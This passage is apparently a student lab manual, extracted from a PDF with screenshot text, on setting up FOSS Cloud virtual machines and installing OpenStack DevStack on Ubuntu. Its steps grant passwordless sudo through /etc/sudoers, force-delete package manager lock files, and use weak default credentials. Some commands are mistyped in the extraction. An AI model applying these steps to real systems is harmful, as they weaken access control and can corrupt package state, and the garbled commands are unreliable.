
4. Now enter **ifconfig** command.

```

localhost ~ #
localhost ~ #
localhost ~ #
localhost ~ # ifconfig
enp3s0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.0.192 netmask 255.255.255.0 broadcast 192.168.0.255
        ether d8:5e:d3:4a:d9:c7 txqueuelen 1000 (Ethernet)
          RX packets 1019 bytes 95249 (93.0 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 480 bytes 43354 (42.3 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
        loop txqueuelen 1000 (Local Loopback)
          RX packets 9111 bytes 2403555 (2.2 MiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 9111 bytes 2403555 (2.2 MiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
umbr0: flags=4419<UP,BROADCAST,RUNNING,PROMISC,MULTICAST> mtu 1500
      inet 172.31.255.1 netmask 255.255.255.0 broadcast 172.31.255.255
        ether 22:3c:91:21:2b:ed txqueuelen 1000 (Ethernet)
          RX packets 0 bytes 0 (0.0 B)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 0 bytes 0 (0.0 B)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
localhost ~ #


```

5. Now copy or save the IP Address (192.168.0.192)
6. Now open the browser of another device and type that IP address in new tab.
7. **Username-admin & Password-admin**




Name	Type	Data
ab (Default)	REG_SZ	C:\Users\A1\AppData\Local\virt-viewer\bin\remote...

11. We have to edit the command.
12. Open the path of Remote viewer.
13. C:\Users\ A (find in hidden files and folders) \AppData\Local\virt-viewer\bin



14. Now open Registry editor and → Right click on it → Modify → Paste the path and add \remote-viewer %1 at the end.



15. Come back to browser → virtual Machine → Upload ISO file → choose file

16. Select the Ubuntu ISO file.

Open

Desktop > Linux setup

Organize ▾ New folder

Name	Date modified	Type	Size
New folder	7/19/2023 8:24 AM	File folder	
key	3/23/2023 11:56 AM	Text Document	1 KB
ubuntu-20.04.3-desktop-amd64	2/11/2022 11:28 AM	Disc Image File	2,999,936 KB
VMware-workstation-full-16.2.2-19200509	2/11/2022 11:09 AM	Application	630,195 KB
Windows 10	12/19/2022 10:50 AM	Disc Image File	4,671,872 KB

FOSS Cloud

Home About Contact Logout (admin)

Virtual Machine

- Persistent VMs
- Dynamic VMs
- VM Templates
- Create
- Profiles
- Create
- Upload ISO File

VM Pool Storage Pool Node Network User Configuration Diagnostics Assigned VMs

Upload ISO File

Fields with * are required.

Alternative upload method

Iso File Choose File ubuntu-20.0...p-amd64.iso

Uploading... (??? of ???) ??? seconds

File Name VINAY_FOSS_Cloud

Upload

17. After successful upload you will get message Upload finished.
18. Profile → create → windows → default → X_86_64 → en-US
19. Now do following setup and click on create button.

The screenshot shows two browser windows for the FOSS-Cloud application.

Top Window: The URL is <http://192.168.0.192/vm-manager/vmProfile/create.html>. The page title is "Create VM Profile". It displays a "BaseProfile" tree on the left with options like "linux", "windows", "default", "i686", and "x86_64". On the right, there are fields for "Isofile*", "Name*", "Description*", "Memory*", "Volume Capacity*", "CPU*", and "Clock Offset*". A "Create" button is at the bottom. The "Isofile" dropdown shows "Ub Iso VINAY_FOSS_Cloud.iso". The "Name" field contains "TYBSCCS". The "Description" field contains "Creating VM on foss cloud server". The "Memory" slider is set to 2.63 GB. The "Volume Capacity" slider is set to 40 GB. The "CPU" dropdown is set to 1. The "Clock Offset" dropdown is set to "localtime".

Bottom Window: The URL is <http://192.168.0.192/vm-manager/vmProfile/index.html?copyaction=11732>. The page title is "VmProfile". It shows a table titled "Manage VMProfiles" with one row: No. 1, Name TYBSCCS, Architecture windows / x86_64, Language en-US, Description Creating VM on foss cloud server. A modal dialog titled "Check ISO Copy" shows a progress bar with the message "Finished!".

20. Virtual Machine→VM template→create

The screenshot shows two windows of the FOSS-Cloud VM Manager.

Create VmTemplate Wizard:

- Step I:** Profile selection. The 'VmPool' dropdown is set to 'vm-template-virtual-machine-pool-01'. The 'Node' dropdown is set to 'foss-cloud-01.foss-cloud.org'. The 'en-US' profile is selected under 'Profile'.
- Step II:** Configuration fields:
 - Name:** TYBSCCS
 - Description:** Creating VM on foss cloud server
 - Memory:** 263 GB (256 MB to 128 GB)
 - Volume Capacity:** 40 GB (10 GB to 2048 GB)
 - CPU:** 1
 - Clock Offset:** localtime

Manage VM Templates Index:

- The 'Vm Pool' dropdown is set to 'vm-template-virtual-machine-pool-01'.
- A table displays one VM template entry:

No.	DisplayName	Status	Run Action	Memory	Node	Action
1	TYBSCCS	stopped	→ ↴ ↵ ↷	2.63 GB	foss-cloud-01.foss-cloud.org	

21. Now click on Right arrow button under Run action.

The screenshot shows the 'Manage VM Templates' index page after the run action was performed.


VM Status:

No.	DisplayName	Status	Run Action	Memory	Node	Action
1	TYBSCCS	running	→ ↴ ↵ ↷	2.63 GB / 2.63 GB	foss-cloud-01.foss-cloud.org	


22. Now you can see status is running.

23. Click on **VM template bar** button in Action

24. You will get alert box Click on open-remote viewer.





OUTPUT:



networking resources throughout a datacentre, all managed and provisioned through APIs with common authentication mechanisms.

A dashboard is also available, giving administrators control while empowering their users to provision resources through a web interface.



- 1. Open terminal and Type the following commands.**
 - 2. Before starting the installation you have to update or upgrade the system**
 - Sudo apt-get update
 - 3. Create new user and give permissions to start the OpenStack.**
 - Sudo adduser stack
 - Sudo -i
 - Echo “stack ALL=(ALL) NOPASSWD:ALL”>>/etc/sudoers.
 - 4. Download the Devstack from Github.com**
 - Sudo apt-get install git
 - Git clone <https://git.openstack.org/openstack-dev/dev/devstack>
 - 5. Run the following commands to avoid the Errors before installation**
 - Sudo rm /var/lib/dpkg/lock
 - Sudo rm /var/lib/apt/lists/lock
 - Sudo rm /var/cache/apt/archives/lock
 - Sudo rm -rf/var/lib/apt/lists/*
 - 6. Configure local.conf file**
 - cd devstack/
 - cd samples
 - cp local.conf ../
 - cd..
 - sudo nano local.conf
 - ADMIN_PASSWORD=pass1
 - DATABASE_PASSWORD=pass1
 - RABBIT_PASSWORD=pass1
 - SERVICE_PASSWORD=pass1
 - HOST_IP=10.0.2.15(your ip address)
 - FLOATING_RANGE=10.0.2.224/24
 - ctrl+x ->y
 - 7. Now you can start your installation process.**
 - ./stack.sh

```
File View Send key Help Activities Terminal Apr 15 06:01 en: ubuntu@ubuntu:~  
ubuntu@ubuntu:~$ sudo apt-get update  
Ign:1 cdrom://Ubuntu 20.04.3 LTS _Focal Fossa_ - Release amd64 (20210819) focal InRelease  
Hit:2 cdrom://Ubuntu 20.04.3 LTS _Focal Fossa_ - Release amd64 (20210819) focal Release  
Hit:3 http://security.ubuntu.com/ubuntu focal-security InRelease  
Hit:4 http://archive.ubuntu.com/ubuntu focal InRelease  
Hit:5 http://archive.ubuntu.com/ubuntu focal-updates InRelease  
Reading package lists... Done  
ubuntu@ubuntu:~$ sudo apt-get update  
Ign:1 cdrom://Ubuntu 20.04.3 LTS _Focal Fossa_ - Release amd64 (20210819) focal InRelease  
Hit:2 cdrom://Ubuntu 20.04.3 LTS _Focal Fossa_ - Release amd64 (20210819) focal Release  
Hit:3 http://security.ubuntu.com/ubuntu focal-security InRelease  
Hit:4 http://archive.ubuntu.com/ubuntu focal InRelease  
Hit:5 http://archive.ubuntu.com/ubuntu focal-updates InRelease  
Reading package lists... Done  
ubuntu@ubuntu:~$
```

```
Activities Terminal Apr 15 06:04 en: ubuntu@ubuntu:~  
ubuntu@ubuntu:~$ sudo -i  
root@ubuntu:~# echo "stack ALL=(ALL) NOPASSWD: ALL" >> /etc/sudoers  
root@ubuntu:~# exit  
logout  
ubuntu@ubuntu:~$
```

```
Activities Terminal Apr 15 06:07 en: ubuntu@ubuntu:~  
ubuntu@ubuntu:~$ sudo apt-gpt install git  
sudo: apt-gpt: command not found  
ubuntu@ubuntu:~$ sudo apt-get install git  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
The following additional packages will be installed:  
  git-man liberror-perl  
Suggested packages:  
  git-daemon-run | git-daemon-sysvinit git-doc git-el git-email git-gui gitk gitweb git-cvs  
  git-mediawiki git-svn  
The following NEW packages will be installed:  
  git git-man liberror-perl  
0 upgraded, 3 newly installed, 0 to remove and 624 not upgraded.  
Need to get 5,518 kB of archives.  
After this operation, 38.7 MB of additional disk space will be used.  
Do you want to continue? [Y/n] y  
Get:1 http://security.ubuntu.com/ubuntu focal-security/main amd64 git-man all 1:2.25.1-1ubuntu3.11 [887 kB]  
Get:2 http://archive.ubuntu.com/ubuntu focal/main amd64 liberror-perl all 0.17029-1 [26.5 kB]  
Get:3 http://security.ubuntu.com/ubuntu focal-security/main amd64 git amd64 1:2.25.1-1ubuntu3.11 [4,605 kB]  
Fetched 5,518 kB in 2s (2,331 kB/s)  
Selecting previously unselected package liberror-perl.  
(Reading database ... 190714 files and directories currently installed.)  
Preparing to unpack .../liberror-perl_0.17029-1_all.deb ...  
Unpacking liberror-perl (0.17029-1) ...  
Selecting previously unselected package git-man.  
Preparing to unpack .../git-man_1%3a2.25.1-1ubuntu3.11_all.deb ...  
Unpacking git-man (1:2.25.1-1ubuntu3.11) ...  
Selecting previously unselected package git.  
Preparing to unpack .../git_1%3a2.25.1-1ubuntu3.11_amd64.deb ...  
Unpacking git (1:2.25.1-1ubuntu3.11) ...  
Setting up liberror-perl (0.17029-1) ...  
Setting up git-man (1:2.25.1-1ubuntu3.11) ...  
Setting up git (1:2.25.1-1ubuntu3.11) ...  
Processing triggers for man-db (2.9.1-1) ...  
ubuntu@ubuntu:~$
```

Activities Terminal Apr 15 06:10 en: ▾

```
ubuntu@ubuntu:~$ git clone https://git.openstack.org/openstack-dev/devstack
Cloning into 'devstack'...
warning: redirecting to https://opendev.org/openstack/devstack/
remote: Enumerating objects: 50692, done.
remote: Counting objects: 100% (30828/30828), done.
remote: Compressing objects: 100% (10278/10278), done.
remote: Total 50692 (delta 30087), reused 20550 (delta 20550), pack-reused 19864
Receiving objects: 100% (50692/50692), 9.43 MiB | 1.15 MiB/s, done.
Resolving deltas: 100% (36009/36009), done.
ubuntu@ubuntu:~$
```

Activities Terminal Apr 15 06:32 en: ▾

```
ubuntu@ubuntu:~/devstack
ubuntu@ubuntu:~/devstack$ ls
clean.sh      extras.d      FUTURE.rst   lib       playbooks   run_tests.sh  tests
CONTRIBUTING.rst files        gate        LICENSE    README.rst  samples     tools
data          functions     HACKING.rst  Makefile  releasenotes stackrc    tox.ini
doc           functions-common inc        openrc    roles       stack.sh   unstack.sh
ubuntu@ubuntu:~/devstack$ cd samples
ubuntu@ubuntu:~/devstack/samples$ ls
local.conf  local.sh
ubuntu@ubuntu:~/devstack/samples$ cp local.conf ../
ubuntu@ubuntu:~/devstack/samples$ cd
ubuntu@ubuntu:~/devstack$ sudo nano local.conf
ubuntu@ubuntu:~/devstack$ sudo nano local.conf
ubuntu@ubuntu:~/devstack$ sudo nano local.conf
ubuntu@ubuntu:~/devstack$
```

Activities Terminal Apr 15 06:19 en: ▾

```
ubuntu@ubuntu:~/devstack
GNU nano 4.8          local.conf          Modified
# Sample ``local.conf`` for user-configurable variables in ``stack.sh``

# NOTE: Copy this file to the root DevStack directory for it to work properly.

# ``local.conf`` is a user-maintained settings file that is sourced from ``stackrc``.
# This gives it the ability to override any variables set in ``stackrc``.
# Also, most of the settings in ``stack.sh`` are written to only be set if no
# value has already been set; this lets ``local.conf`` effectively override the
# default values.

# This is a collection of some of the settings we have found to be useful
# in our DevStack development environments. Additional settings are described
# in https://docs.openstack.org/devstack/latest/configuration.html#local-conf
# These should be considered as samples and are unsupported DevStack code.

# The ``localrc`` section replaces the old ``localrc`` configuration file.
# Note that if ``localrc`` is present it will be used in favor of this section.
[[local|localrc]]

# Minimal Contents
# -------

# While ``stack.sh`` is happy to run without ``localrc``, devlife is better when
# there are a few minimal variables set:

# If the ``*_PASSWORD`` variables are not set here you will be prompted to enter
# values for them by ``stack.sh`` and they will be added to ``local.conf``.
ADMIN_PASSWORD=pass1
DATABASE_PASSWORD=pass1
RABBIT_PASSWORD=pass1
SERVICE_PASSWORD=pass1

# ``HOST_IP`` and ``HOST_IPV6`` should be set manually for best results if
# the NIC configuration of the host is unusual, i.e. ``eth1`` has the default
```

[[local|localrc]]

Get Help Write Out Where Is Cut Text Justify Cur Pos Undo

Exit Read File Replace Paste Text To Spell Go To Line Redo

Activities Terminal Apr 15 06:26 en1

ubuntu@ubuntu: ~/devstack

GNU nano 4.8 local.conf Modified


```
# there are a few minimal variables set:  
# If the ``*_PASSWORD`` variables are not set here you will be prompted to enter  
# values for them by ``stack.sh`` and they will be added to ``local.conf``.  
